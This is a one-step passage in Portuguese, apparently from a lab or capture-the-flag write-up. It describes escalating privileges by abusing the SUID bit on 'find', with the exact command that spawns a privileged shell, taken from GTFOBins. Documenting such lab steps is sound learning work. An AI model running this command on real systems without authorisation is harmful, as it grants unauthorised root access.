- Passo 11



/ find Pra escalar privilégio explorando o SUID do find executei o seguinte comando `./find . -exec /bin/sh -p \; -quit`, usei a doc do **GTFOBins**.